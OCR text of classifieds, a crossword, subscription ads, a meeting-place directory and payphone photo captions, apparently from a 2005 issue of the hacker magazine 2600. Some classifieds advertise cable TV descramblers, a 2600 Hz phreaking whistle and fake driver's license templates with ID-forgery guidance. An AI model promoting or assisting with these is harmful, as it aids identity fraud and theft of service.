CABLE TV DESCRAMBLERS. New. (2) $99 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

DECEPTION. The Pine Lake Media Group is pleased to present to you our debut release, *Deception,* by award-winning newsmax.com columnist Charles Smith. Many citizens think they know what their government is doing in their names. After reading *Deception,* you'll see just how bad it really is and how little you really know. *Deception* is the true story of the greatest Chinese Army espionage operational exploit against the United States. Based on a decade of research and more than 50,000 pages of official and classified documents obtained using the Freedom Of Information Act, no other book published to date even compares to *Deception.* While many books have "gone after" presidents before, *Deception* is unique because we've included all of the evidence backing up our charges. We have the signed letter from Motorola CEO Gary Tooker thanking Ron Brown, former United States Commerce Department Secretary, for the presidential waiver allowing the export of encrypted police radios to China. And nearly 100 other unmodified, unembellished documents that name names. Order your copy today. For additional information and to order, please visit our website at www.pinelakemedia.com or call 800-799-4570 or (614) 275-0830. Please note that we cannot accept orders by telephone at this time. Credit card orders may be faxed to 800-799-4571 or (614) 275-0829. We accept all major credit cards, checks, money orders, Liberty Dollars, electronic checks, and good old fashioned cash. We ship worldwide by DHL or USPS.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

HOW TO BE ANONYMOUS ON THE INTERNET. Easy to follow lessons on achieving Internet anonymity, privacy, and security. The book's 20 chapters cover 1) simple proxy use for WWW; 2) how to send and receive e-mail anonymously; 3) use SOCKS proxies for IRC, ICQ, NNTP, SMTP, HTTP; 4) web based proxies - JAP, Multiproxy, Crowds; 5) do-it-yourself proxies - AnalogX, Wingates; 6) read and post in newsgroups (Usenet) in complete privacy; 7) for pay proxies. Learn how to hunt for, find, and utilize all types of proxies, clean up your browsers, clean up your whole Windows OS. This professionally written but non-technical jargon filled book is geared towards the beginner to advanced readers and the average Internet user. The book lessons are on a CD in easy to read HTML interface format with numerous illustrations throughout. Send $20 (I'll pay S/H) to Plamen Petkov, 1390 E Vegas Valley Dr. #40, Las Vegas, NV 89109. Money orders, personal checks, cash accepted.

THE IBM-PC UNDERGROUND ON DVD. Topping off at a full 4.2 gigabytes, ACiD presents the first DVD-ROM compilation for the IBM-PC underground scene entitled "Dark Domain." Inside is an expansive trove of files dating as far back as 1987 up to the close of 2003; from artpacks to loaders and cracktros to magazines, plus all the necessary programs for browsing them. If you ever wanted to see a lost JED ANSImation display at 2400 baud, here's your chance. For order details and more information please consult http://www.darkdomain.org/.

DRIVER'S LICENSE BAR-BOOK and "fake" ID templates. Includes photos, templates, and information on all security features of every single American and Canadian drivers' licenses. Including information on making "fake" ID's on PVC cards, laminating, making holograms, magnetic stripes, software, and more to make your very own license! Send $25 cash in US funds or an international money order in US funds made out to R.J. Orr and mailed to Driver's Bar Book, PO Box 2306, Station Main, Winnipeg, Manitoba, R3C 4A6, Canada. Order now and get FREE laminates with every order! We ship worldwide free!

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

Help Wanted

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

Services

ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or exploit? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over nine years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. Our office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.➥computorney.com or call 516-9WE-HELP (516-993-4357).

AFFORDABLE AND RELIABLE LINUX HOSTING. Kaleton Internet provides affordable web hosting and email accounts based on dual processor P4 2.4GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Hong Kong, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Graduate of Yale College and Stanford Law School. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2004 are now available in DVD-R format for $30! Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

CYBERPUNK MINISTRIES CONFERENCE: CPMCON is a Christian hacker conference. Everyone is welcome. Check out http://www.cpmcon.org or email admin@➥cpmcon.org for more info.

K-LINE MAGAZINE. 100% H/P related information since 1999! We cover all aspects of computers, telephones, and much more. *K-line Magazine* is up to over 45 issues and is headquartered at Canada's top phone phreaking website: nettwerked.net. Be sure to check it out and submit your articles! For more information on *K-line Magazine,* or Nettwerked, please visit http://www.nettwerked.net.

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.➥christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

Personals

CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison. Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.

SYSTEM X HERE! I'm still incarcerated in Indiana Dept. of Corrections for at least 8 months and don't get many chances to stimulate my mind. I do sometimes get ahold of books but that requires knowing the title, ISBN#, and author. Any help would be great! I am still looking for ANY hacker/computer related information such as tutorials, mags, zines, newsletters, or friends to discuss anything! I'm also looking for info on any security holes in the Novell Network client. All letters will be replied to no matter what! I'm also looking for autographs in hacker or real name for a collection I have started if anyone finds the time. DOM I need you to write again because the return address was removed from your envelope. All info and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.

STILL IN THE BIG HOUSE. Three down, less than two to go. Known as Alphabits, busted for hacking a few banks and doing wire transfers. I'm bored to death and in desperate need of some mental stimulation. I would love to hear from anyone in the real world. Help me out, put pen to paper now. Why wait? Jeremy Cushing #J51130, Centinela State Prison, PO Box 911, Imperial, CA 92251-0911.

STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000. Web: www.stormbringer.tv. Link to it!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Summer issue: 6/1/05.

PUZZLE

Across

1. Hackers' univ.
3. Legion of _____
6. Usenet starter
9. Dir for Unix
10. Bad on a boarding pass
13. CPU, ROM, eg.
14. Independent fortress phone
18. 2.4Ghz transmission
19. Multics successor
21. Early net.
24. Telco wire inits.
25. GUI predecessor
26. 2600 build
28. Popular distribution
31. Some hackers break these
33. White House zone (abbr.)
34. Orwell's farm
35. Meeting space
36. Framer of the manifesto
39. Old Baby Bell
41. Net hell?
42. Stood up to the MPAA
44. What 2600 repainted
47. Cow plus yak
48. ALGOL - Latin similarity
49. Once 10562
50. Do not overflow this
52. The stage for Hackers
53. Cult's Blood
54. Conference Keynoter
55. Cx Cc

Down

1. 100010101100
2. Social engineering must
3. Back-up media (abbr.)
4. Platform (abbr.)
5. Degree of achievement for some hackers
7. Common ____
8. Class 4 CO
11. Quarterly hundreds digit
12. Open source guru
15. Bandwidth meas.
16. Flash _____
17. Off The Hook theme
20. 212, 718 e.g.
22. P2P enemy
23. Much of spam
27. MOD's mark?
29. Pen reg.
30. Early scene zine
32. WWII Ohio shortwave sta.
36. Chinese TLD
37. What pine is not
38. Phrack founder
40. String oriented symbolic language
41. Military secondary
43. Marching orders? (abbr.)
44. Oy ___
45. Future armies (acro.)
46. Old Macintosh
47. 2200+1700*2
48. 3110 to Telenet (abbr.)
51. Suffix deserving death?

Is this your first time reading this subversive magazine?

Would you prefer it if people didn't see you buying it at the bookstore and follow you after you leave the store?

There's a solution!

It's called the 2600 Subscription and it can be yours in a couple of ways. Either send $20 for one year, $37 for two years, or $52 for three years (outside the U.S. and Canada, that's $30, $54, and $75 respectively) to 2600, PO Box 752, Middle Island, NY 11953 USA or subscribe directly from us online using your credit card at store.2600.com.

Theoretically you would never have to leave your house again.

Announcing the *2600* Easter Egg Hunt!

Yes, you read right. We've had so many people ask us just how many Easter Eggs there are in the *Freedom Downtime* DVDs that we've decided to make a contest out of it. If you find the highest number of Easter Eggs in this double DVD set, you'll win the following:

- Lifetime subscription to *2600*
- All back issues
- One item of every piece of clothing we sell
- An *Off The Hook* DVD with more possible Easter Eggs
- Another *Freedom Downtime* DVD since you will have probably worn out your old one
- Two tickets to the next HOPE conference

Submit entries to:
Easter Egg Hunt c/o 2600, PO Box 752, Middle Island, NY 11953 USA
You can get the *Freedom Downtime* double DVD set by sending $30 to the above address or through our Internet store located at store.2600.com.

These are the rules. All entries must be sent through the regular mail, none of this Internet business. The deadline is September 1, 2005 and the winner will be announced in the Fall 2005 issue.

What constitutes an Easter Egg? Anything on the DVDs that is deliberately hidden in some way so that you get a little thrill when you discover it. When you find one of these, we expect you to tell us how you found it and what others must do to see it. Simply dumping the data on the DVD is not sufficient.

It's possible that there are some Easter Eggs that don't require you to hit buttons but that contain a hidden message nonetheless. For instance, if you discover that taking the first letter of every word that Kevin Mitnick says in the film spells out a secret message, by all means include that. We will be judging entries on thoroughness and there is no penalty for seeing an Easter Egg that isn't there. You can enter as many times as you wish. Your best score is the one that will count. Remember, there is no second place! So plan on spending the next few months indoors.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Caffeine at Revault bar, 16 Swanston Walk. 6 pm.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace. 7 pm.

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Hamilton: McMaster University Student Center, Room 318, 7:30 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: Future Bakery, 483 Bloor St. West.

Windsor: University Student Center by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddy's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Ved Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.

Exeter: At the payphones, Bedford Square. 7 pm.

Hampshire: Outside the Guildhall, Portsmouth.

Hull: The Old Gray Mare Pub, opposite Hull University. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 6:30 pm.

Manchester: The Green Room on Whitworth Street. 7 pm.

Norwich: Main foyer of the Norwich "Forum" Library. 5:30 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.

Grenoble: Eve, campus of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Borders, 2nd Floor Cafe Area, 2402 E. Camelback Road.

Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Morgan's Coffee & Tea, 498 Washington St.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.

Sacramento: Camille's at the corner of Sunrise and Madison.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones. 5:30 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Corner Coffee, SW corner of 11th and Alabama.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Santa Fe Espresso, 116 Welch Ave.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones.

New Orleans: La Fee Verte, 620 Conti Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis (Maryland Heights): Rivalz Technology Cafe, 11502 Dorsett. 6 pm.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave, one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Greensboro: Bear Rock Cafe, Friendly Shopping Center. 6 pm.

Raleigh: Tek Cafe And Internet Gaming Center, Royal Mall, 3801 Hillsborough St. 6 pm.

Wilmington: Independence Mall food court.

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th Street and Penn.

Tulsa: Java Dave's Coffee Shop on 81st and Harvard.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman Street. 6 pm.

Philadelphia: 30th Street Station, under Stairwell 7 sign.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis (Cordova): San Francisco Bread Company, 990 N. Germantown Parkway. 6 pm.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court. 6 pm.

Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court. Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Copper Hearth Lounge.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.

To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones of the World

Samarkand, Uzbekistan. Coins only but what a magnificent handset. And just look how they've reconfigured the touch tone pad!

Mumbai, India. A coin operated phone at the Taj Mahal Hotel.

Photos by Tom Mele

Anuradhapura, Sri Lanka. We've seen the actual phone in a previous issue but this rural phone booth is a striking sight.

Photo by Tom Mele


Firenze, Italy. A space age phone that looks as if it's about to burst with enthusiasm.

Photo by Lorette Masa

Payphones that used to be on the other side of this page can now be found on Page 2!

To see even more payphone photos online, visit http://www.2600.com/phones.

The Back Cover Photo
a new feature of 2600



This has to be about the worst idea ever concocted. We've heard of driverless light rail systems in the confines of an airport but huge steel freight train locomotives on an easily accessible track? Technology marches on.

Found in Roseville, CA.

Photo by Adrian Lamo

Department of Homeland Security
Bureau of Citizenship and Immigration

OMB No. 1615-0007; Exp. 10/31/04

Alien's Change of Address Card

NAME (Last in CAPS) (First) (Middle)

I AM IN THE UNITED STATES AS:
☐ Permanent Resident
☐ Other . . . . . (Specify)

COUNTRY OF CITIZENSHIP

DATE OF BIRTH

COPY NUMBER FROM ALIEN CARD

PRESENT ADDRESS (Street or Rural Route) (City or Post Office) (State) (ZIP Code)

Payphones are now on the Inside Covers

A